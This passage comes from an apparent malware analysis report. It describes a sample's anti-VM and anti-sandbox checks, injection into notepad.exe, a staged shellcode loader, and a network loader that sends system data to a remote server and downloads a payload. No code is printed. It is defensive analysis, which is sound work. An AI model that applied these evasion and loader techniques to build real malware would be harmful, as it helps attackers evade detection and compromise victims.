





Fig 28 and 29: User Interaction function (detect USB history, clipboard and input).

The network-analysis function evaluates the authenticity of the network environment. It inspects ARP entries, network-adapter configuration, saved Wi-Fi profiles, and known MAC-address prefixes used by VirtualBox and VMware to determine whether the system is running on real hardware or inside a virtualized/sandboxed environment.










Fig 30, 31, 32 and 33: Network analysis function detects real or fake network (sandbox).

The advanced file-analysis function scans the environment to detect files that indicate a sandbox or test setup. It specifically looks for common names used in testing or analysis environments, such as "sample," "test file," "AAAAAAA," and "12345."




Fig 34, 35 and 36: Advanced file analysis function detects sandbox environment.




Fig 37: Detect OS update history (detect system aging analysis)

The rest of functions which are performing multiple environment or analysis detection routines. The pseudocode and assembly snippets suggest calls to subroutines associated with various checks like:

- Cross-Entropy Analysis
- Deep OS Analysis
- Thermal Sensor Analysis
- WMI Provider Analysis
- Recycle Bin Analysis
- SMART Disk Analysis
- GPU Analysis




Fig 38: The rest of advanced function calls (Anti-analysis feature).

The function serves as a lookup mechanism that translates an environment identifier into a descriptive platform label. Using a switch-case structure, the function returns a string indicating the specific virtualization or sandbox environment detected. Supported identifiers include VMware, VirtualBox, QEMU, KVM, Xen, Hyper-V, Parallels, Virtual PC, Sandboxie, and Cuckoo Sandbox. This function is likely used as part of a broader anti-analysis or environment-profiling subsystem.




Fig 39: The function detects virtualization or sandbox environment.

The function prepares the target process name for injection and validates the input before continuing with code-injection logic. The routine checks the length of a provided process name and compares it to the string **"notepad.exe"**. If the incoming process name is too long or does not match the expected format, the function aborts. When validation succeeds, the function concatenates the string "notepad.exe" into the buffer and proceeds with building a *modinfo* structure, which includes fields such as the entry point and module handle. This structure is later used to set up the injection context.





Fig 39: The function target notepad.exe process.

The function is a multi-stage loader initialization routine. It dynamically resolves several internal or API-like functions using hashed identifiers, then uses these functions to retrieve configuration data, parse it, and prepare multiple working buffers. The routine creates a loader/session object identified as **“ShellcodeLoader/1.0”**, loads a second-stage payload into memory, and initializes a final execution context using parsed metadata. Optional configuration steps are applied depending on flags extracted from the parsed data. If all stages succeed, the function returns success; otherwise, it immediately aborts. Overall, this function orchestrates the setup and preparation of a staged payload loader.








Fig 40 and 41: shellcode loader function.

The function is a hardened network loader routine that begins by running several anti-debugging and anti-sandbox checks, exiting immediately if it detects breakpoints, timing anomalies, or suspicious module layouts. After confirming a safe environment, it dynamically resolves a set of internal networking and loader-related functions through hashed lookups, allowing it to build a connection without relying on visible imports. It then parses the input URL, determines whether to use HTTP or HTTPS, extracts the host and port, and initializes a loader session identified as “Loader/2.0.” The function prepares context data, constructs a request body that includes a build ID and additional caller-supplied information, sends it to the remote server, and waits for a valid response. If the server replies with a successful status, it allocates a buffer and downloads the remote payload in chunks until complete. Once finished, it cleans up the connection objects and returns the downloaded data along with its size. If any stage fails, it frees resources and returns nothing.








Fig 42, 43 and 44: Network loader function connects to a remote server, send system/context data, and download a payload

The function calculates a score based on Anti-Analysis and Anti-VM/Sandbox indicators. It evaluates observed behaviors and artifacts using analytical logic to classify the execution environment as likely a real machine, likely a sandbox, definite sandbox, or inconclusive. This scoring helps prioritize analysis and determine the reliability of the sample's observed behavior.

```
